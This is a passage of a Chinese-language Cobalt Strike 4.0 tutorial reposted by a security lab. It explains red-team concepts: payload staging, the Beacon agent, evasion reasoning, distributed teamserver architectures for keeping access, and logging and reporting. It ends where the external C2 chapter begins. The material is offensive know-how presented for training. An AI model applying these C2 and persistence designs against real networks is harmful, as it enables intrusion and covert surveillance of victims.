

# Cobalt Strike 4.0 官方教程 (第一章)

欢迎关注“Ms08067 安全实验室”公众号获取更多知识:



来源: [Snowming04's Blog](#)

编辑: Ms08067 安全实验室 喻九州

声明: 本手册内容整理自 Snowming04's BLOG ([blog.leanote.com/snowming](http://blog.leanote.com/snowming)), 纯属转载行为, 仅作为网络安全技术学习使用, 请勿用于其他用途, 请在下载后 24 小时内删除, 禁止做违法的事情, 任何后果与作者无关!

# 目录

一、Cobalt Strike 4.0 操作 .....	4
0x01 前言 .....	4
0x02 基础概念 .....	4
0x03 本文要点 .....	5
0x04 课程的基本思路 .....	5
0x05 第一章：操作 .....	8
1、对 Cobalt Strike 的基本介绍 .....	8
2、Cobalt Strike 的合作模型 .....	9
3、分布式操作模型（Distrubuted Operations） .....	9
4、Cobalt Strike 的日志和报告功能 .....	14
二、Cobalt Strike 外部 C2 【原理篇】 .....	17
0x01 什么是外部 C2？ .....	17
0x02 外部 C2 的通信模型 .....	19
0x03 拓展知识：SMB Beacon 与命名管道 .....	22
0x04 为什么需要外部 C2？ .....	28
参考文档： .....	31
三、Cobalt Strike 桌面控制问题的解决 .....	33
0x01 「Cobalt Strike 中的桌面控制功能」概述 .....	33
0x02 问题描述 .....	33
0x03 问题解决 .....	34
参考文档： .....	37
四、Cobalt Strike 团队服务器隐匿 .....	38
五、Cobalt Strike 中的权限维持和团队服务器之间的会话传递 .....	39
0x01 权限维持 .....	39

0x02 在团队服务器之间传递 Beacon Shell.....	44
六、Cobalt Strike 浏览器跳板攻击.....	53
0x01 概念介绍.....	53
0x02 实现原理.....	54
0x03 具体操作.....	55
0x04 两个坑点.....	60
七、Cobalt Strike & Metasploit 联动.....	63
0x01 准备工作.....	63
0x02 通过 beacon 内置的 socks 功能将本地 Msf 直接代入目标内网进行操作.....	66
0x03 尝试借助 CS 的外部 tcp 监听器通过 ssh 隧道直接派生一个 meterpreter 的 shell 到本地.....	69
八、使用 Cobalt Strike 对 Linux 主机进行后渗透.....	79
0x01 方法一：SSH 会话.....	79
1、原理篇.....	79
2、操作篇.....	80
3、实例.....	81
0x02 方法二：Cross C2 项目.....	82
0x03 总结：.....	84
九、Cobalt Strike 中 Bypass UAC.....	86
0x01 前言.....	86
0x02 Cobalt Strike 中的提权命令.....	86
0x03 使用 UAC-DLL 模块 Bypass UAC.....	87
0x04 联动 MSF 来使 CS Beacon Shell BypassUAC.....	90
0x05 使用 uac-token-duplication 模块 Bypass UAC.....	101
0x06 总结.....	103
0x07 后续学习.....	104

## Cobalt Strike 4.0 操作

### 0x01 前言

- 本文主要是看了 Cobalt Strike 4.0 Youtube 官方教程第一课【Operations】之后记的笔记，资源见参考文档。
- 教程的授课者是 Cobalt Strike 的创造者 Raphael Mudge。可以说没人比他更权威了。
- CS 系列教程及手册的好处就在于其中融入了很多红队的思想、策略和模型，CS 自己的定位也是「缩小渗透测试工具和高级威胁恶意软件之间的差距」这样一个工具。学习 CS 对了解后渗透帮助颇多。
- 本文记录的视频对应了 CS 手册的第一章 Operations，也就是操作。笔记记录是有选择的，一些基本的 CS 中的东西比如可拓展 C2、cna 插件、团队服务器，因为关于这些的基本操作我已经了解了，就没有记。

闲话不多说，下面进入笔记正文部分。

### 0x02 基础概念

要了解一个领域，就要先了解其领域内的概念范畴。CS 中的一些概念包括：

- **agent agent** 的本意为代理。当攻击者通过代码执行，有一个 **agent** 运行在目标网络中，就可以对目标网络进行命令与控制。所以 **agent** 实际上相当于 **Beacon payload**。
- **Staging 服务器** 在 Cobalt Strike 中，为了获取目标主机的 **Beacon shell**，必须先要传送 **payload**。**payload** 就是攻击执行的内容。传递 **payload** 时候，根据目标的网络、主机环境，可以选择分阶段传递 **payload**，也可以不分阶段直接丢一个 **payload**。分阶段传递中，**Payload** 通常被分为两部分：**payload stage** 和 **payload stager**。**stager** 是一个小程序，通常是手工优化的汇编指令，用于下载一个 **payload stage**、把它注入内存，然后对其传达执行命令。这个过程被称为 **staging**（分阶段）。**staging**（分阶段）过程在一些攻击行动中是必要的。很多攻击中对于能加载进内存并在成功漏洞利用后执行的数据大小存在严格限制。这会极大地限制你的后渗透选择，除非你分阶段传送你的后渗透 **payload**。在这里的 **staging server**，其实是指最开始用于传递 **payload** 的那台攻击机器。也就是获取初始权限的服务器。所以可想而知此服务器具有以下特点：


1. 托管客户端的工具，接收来自 Beacon 的初始回复
2. 可能承担初始的权限提升和下载持久性 payload 等功能
3. 此服务器有较高暴露风险，可能会被发现、封锁和反制

### 0x03 本文要点

- 有目标攻击的攻击链解析
- 对 Cobalt Strike 的基本介绍
- 多团队服务器模型
- 分布式操作模型
- Cobalt Strike 的日志和报告功能


### 0x04 课程的基本思路

一场典型的有目标的攻击的四个目标：



其中 Cobalt Strike 侧重于后渗透阶段。后渗透即为完成想要在目标网络中达到的目的的一个攻击步骤。如数据挖掘、监视用户、键盘记录、根据用户活动确定目标机会等。

此攻击流程也可以用下图这个攻击链来概括：



这个攻击链和 CS 手册中的章节是对应的：

1. 操作
2. 基础设施
3. C2
4. 武器化
5. 初始权限
6. 后渗透
7. 权限提升
8. 横向移动
9. **Pivoting**

- 第一章操作。主要介绍了一些 CS 的基本理念和模型。
- 第二章基础设置。主要介绍了一些监听器和重定向器的详细配置。

- 第三章 C2。与 C2 通信的时候会面临一些权衡，因为很多行为会导致暴露，所以在和安全产品对抗的过程中，我们必须在风险和目标之间选择最适合我们的选项。另外这一章也会讲如何改变 C2 的流量特征。
- 第四章武器化。讲如何将 payload 与在目标机器上运行的程序相匹配。
- 第五章初始权限。目标就是获取对目标网络上运行的一个 agent 的控制。
- 第六章后渗透、第七章权限提升、第八章横向移动、第九章 Pivoting。这些章节都是围绕着后渗透目标，讲了后渗透的流程及 CS 中的一些攻击流程和原语。

在此之外，规避 Evasion 也是一个值得讨论的话题。在本视频中，作者讲了规避的哲学：首先要明白的一个原则是：决定=风险+回报，每次在 CS 中选择一个选项，就会产生一个行为，行为会导致一个事件 event，此事件会有一个行为特征，杀软或其他安全产品会根据此特征判断行为是否是恶意的。

所以如何去成功规避呢？

- 了解使用的工具及其行为。比如需要了解 CS 的各个选项及其产生的行为特征在流量上的体现。
- 获取和理解目标环境的防御信息。比如在做免杀测试的时候，有什么测什么，而不是只看 VT 上过了多少家。意思就是根据对方环境的杀软体系，模拟此环境来针对性做免杀。
- 决定要使用的最好的选项。同样是规避，是一开始就减少流量特征的产生、还是说伪造流量特征让目标环境中的安全产品判定为非恶意呢。根据决定=风险+回报的原则选择适合自己目的的选项。

然后介绍完课程的基本思路之后，就开始讲第一章 Operations 操作，这一章主要讲四个部分：

- 对 Cobalt Strike 的基本介绍
- Cobalt Strike 的合作模型
- 分布式操作模型
- Cobalt Strike 的日志和报告功能

## 0X05 第一章：操作

### 1、对 Cobalt Strike 的基本介绍

- Cobalt Strike 出生于 2012/06
- Beacon agent 的功能于 2012/09 被加入



- Cobalt Strike 工具的使命是：缩小渗透测试工具和先进的高级威胁恶意软件之间的差距。

### Cobalt Strike 的一些基本功能模块：

#### Beacon

- Beacon 是 Cobalt Strike 的 Payload
- 有两种通信策略（与团队服务器，CS 中以团队服务器作为 C2）
  - 异步式通信 = 频率低、速度慢
  - 交互式通信 = C2 对 Beacon 实时控制
- 使用 HTTP/S 或 DNS 来出口网络数据
- 使用 SMB 命名管道或 TCP(sockets) 来进行点对点 C2 通信
- Beacon 是 CS 的远程管理功能模块

#### 团队服务器

启动命令为（必须在 Linux 主机上启动团队服务器）：

```
./teamserver <host> <password> [/path/to/c2.profile] [YYYY-MM-DD]
```

- [YYYY-MM-DD] 是 Beacon payloads 在此服务器上运行的杀死时间，在此时间后，Beacon payload 将停止启动。当它下一次醒来时就会离开并清空数据。这是帮助攻击人员在一次行动后清理 Beacon Payloads 的好工具。

## 2、Cobalt Strike 的合作模型

略。（因为本部分没讲什么重要内容，都是我已知的。）

## 3、分布式操作模型（Distrubuted Operations）

- Cobalt Strike 是为分布式操作而设计的
- 客户端可以同时连接到多个团队服务器
  - 如 beacon 团队服务器、钓鱼团队服务器、侦查团队服务器、攻击团队服务器、后渗透团队服务器等多个团队服务器，就是分解整个攻击链
  - 每个团队服务器有单独的数据模型和日志
- 分布式操作模型可以避免行动中的单点故障/失败，如果仅有一台团队服务器，那么这一台攻击主机可能会被识别或封锁。
- 具体操作：

- 连接到多个团队服务器
  - Cobalt Strike → New Connection
- 关闭到某团队服务器的连接
  - Cobalt Strike → Close
- 重命名团队服务器标签页
  - [标签页按钮] → Rename

问：「在一个 CS 客户端中可以连接到多个团队服务器」这样的设计有什么好处？


答：好处在于：

1. 方便团队服务器之间的权限传递
2. 当连接到多个团队服务器时，Cobalt Strike 可以把所有服务器的数据合并成一个模型，获取根据时间线的事件排序，方便写报告。

---

在这里要写一下多团队服务器模型的各种架构：

### 1、最基本的多团队服务器模型：



- 注：蓝色闪电代表高风险

其中，以三种团队服务器的形式来组织和分离基础设施：


- Staging 服务器

- 获取初始权限的服务器
- 托管客户端的工具和接收初始回复
- 承担初始的权限提升和下载持久性程序的功能
- 这种服务器可能具有明显的网络指标，行为事件易被检测到，可能被防御者快速发现、具有较高风险
- 长控服务器
  - 与 Beacon 以慢速度、低频率保持通信
  - 接收持久性的回复，是重回网络的生命线
  - 可能会根据需要传递权限给后渗透服务器
  - 是具有不同流量指标的主机，也可能有不同的工具集
- 后渗透服务器
  - 后渗透和横向移动

## 2、结合攻击链的多团队服务器模型：

分解整个攻击链，让不同的团队服务器承担不同的攻击环节和功能：

如 beacon 团队服务器、钓鱼团队服务器、侦查团队服务器、攻击团队服务器、后渗透团队服务器等多个团队服务器。



- 注：蓝色闪电代表高风险

### 3、具有权限管理单元的多团队服务器模型：

权限管理是一项重要的工作，也是红队应该投入的资源。

除了多团队服务器来保权限的方案之外，当涉及到多个目标网络时，可以抽象出一个权限管理的单元来对多个权限做全局的管理和维持。

可伸缩红队操作模型（**scaling red operations**）就是这种全局权限管理设想的实现。

可伸缩红队操作模型分为两个层次，第一层是针对每一个单个的目标网络的目标单元；第二层是对多个目标网络的全局管理层次 权限管理单元：


- 目标单元
  - 负责特定的某个目标网络
  - 获取权限、后渗透、横向移动
  - 维持本地基础设施的任务
- 权限管理单元
  - 维持所有目标网络的权限

- 其管理的权限可能是自己获取的，也可能是从目标单元中接收的
- 按照需求将权限传递给目标单元
- 维持全局的基础设施，持续的接收回复（与每个权限保持心跳接收）

根据此模型，红队中需要有以下这些团队角色：

- 获取权限
  - 主要任务是：武器化的获取初始权限
  - 横向移动，获取&拓展立足点
- 后渗透
  - 主要任务是：完成想要在目标网络中达到的目的
  - 数据挖掘、监视用户、键盘记录、根据用户活动确定目标机会等
- 本地权限管理员（单个目标网络）
  - 管理来自被控目标的回复
  - 准备基础设施
  - 持久性
  - 与全局权限管理员之间进行会话的传递和接收
- 全局权限管理员（多目标网络的情况下）
  - 对所有 shell 进行管理和保护
  - 建立、配置长控服务器和后渗透服务器
  - 管理长控团队服务器主机，并观察其回复的健康状况
  - 将持久性和防御策略（行为安全）委托给本地权限管理员

所以此时抽象出权限管理单元的多团队服务器模型的示意图为：



#### 4、Cobalt Strike 的日志和报告功能

日志:

Cobalt Strike 中的日志记录工具: `logs`

```
important-clusters-2# pwd
/root/cobaltstrike 3.14
important-clusters-2# ls -ll
total 44836
-rw-r--r-- 1 root root 126 Sep 17 16:32 agscript
-rw-r--r-- 1 root root 138 Sep 17 16:32 agscript.bat
-rw-r--r-- 1 root root 144 Sep 17 16:32 c2lint
-rw-r--r-- 1 root root 128 Sep 17 16:32 c2lint.bat
-rw-r--r-- 1 root root 93 Sep 17 16:32 cobaltstrike
-rw-r--r-- 1 root root 256 Sep 17 16:32 cobaltstrike.auth
-rw-r--r-- 1 root root 142 Sep 17 16:32 cobaltstrike.bat
-rw-r--r-- 1 root root 785726 Sep 17 16:33 CobaltStrikeCN.jar
-rw-r--r-- 1 root root 22654026 Sep 17 16:44 cobaltstrike.jar
-rw-r--r-- 1 root root 2313 Sep 17 16:32 cobaltstrike.store
-rw-r--r-- 1 root root 22126943 Oct 7 17:46 cs14.zip
drwxr-xr-x 2 root root 4096 Sep 17 17:20 data
-rw-r--r-- 1 root root 18612 Sep 17 17:28 hs_err_pid14685.log
-rw-r--r-- 1 root root 18550 Jan 19 11:23 hs_err_pid2412.log
-rw-r--r-- 1 root root 18550 Jan 19 11:23 hs_err_pid2418.log
-rw-r--r-- 1 root root 18549 Jan 11 12:56 hs_err_pid7143.log
-rw-r--r-- 1 root root 18598 Jan 11 12:56 hs_err_pid7188.log
-rw-r--r-- 1 root root 18550 Jan 11 12:57 hs_err_pid7232.log
drwxr-xr-x 14 root root 4096 Jan 25 11:23 logs
-rw----- 1 root root 143577 Jan 25 21:09 nohup.out
-rw-r--r-- 1 root root 141 Sep 17 16:34 peclone
-rw-r--r-- 1 root root 125 Sep 17 16:35 peclone.bat
-rwxr-xr-x 1 root root 1865 Sep 17 16:36 teamserver
-rw-r--r-- 1 root root 2046 Sep 17 16:37 teamserver.bat
drwxr-xr-x 2 root root 4096 Sep 17 16:41 third-party
-rw-r--r-- 1 root root 2043 Sep 17 16:42 Win_Linux shell script.7z
important-clusters-2# ls logs
190917 190918 200110 200111 200113 200114 200115 200117 200119 200120 200121 200125
```

- 以格式化的日志形式记录了所有发生在 Cobalt Strike 团队服务器上的事件。
- 包括击键记录、截图记录、会话内容、上传文件的哈希、beacon payload 的输出等。

**报告:**

- 当连接到多个团队服务器时，Cobalt Strike 可以把所有服务器的数据合并成一个模型，获取根据时间线的事件排序，可以导出一份综合的报告。
- 主要的一些可以导出的报告类型为：
  - IoC 指标报告（类似于一些 APT 报告）。
  - 活动报告。有一个基于时间表的活动，讲述了 when、where、why。
  - 会话报告。按主机单独组织
  - TTP 报告。基于 MITRE 框架下的 CS 活动（策略+事件+缓解+监测）

**参考文档:**

[1] [Youtube 视频 - Red Team Ops with Cobalt Strike \(1 of 9\): Operations](#), Youtube, Raphael Mudge [2] [B 站视频 - 渗透测试 Cobalt\\_Strike 4](#), Bilibili, 喵的起名 [3] [Cobalt Strike manual 4.0](#), Cobalt Strike 官网




## Cobalt Strike 外部 C2 【原理篇】

### 0x01 什么是外部 C2?

C2 就是 Command & Control Server 的简称，也就是命令与控制服务器。


如下图是 C2 的大致通信模型。实现 C2 通信有时候很难，因为出口防火墙规则限制或进程限制。



Cobalt Strike 的团队服务器其实也是一种 C2 服务器。CS 的客户端相当于上面的「客户端」，CS 的团队服务器相当于上面的「攻击者的 C2」。另外 CS 中，团队服务器会将要执行的任何动作都以计划任务列表的形式进行管理，也就是说，在不考虑通信协议的前提下，CS 中的 C2 通信流程大概为：

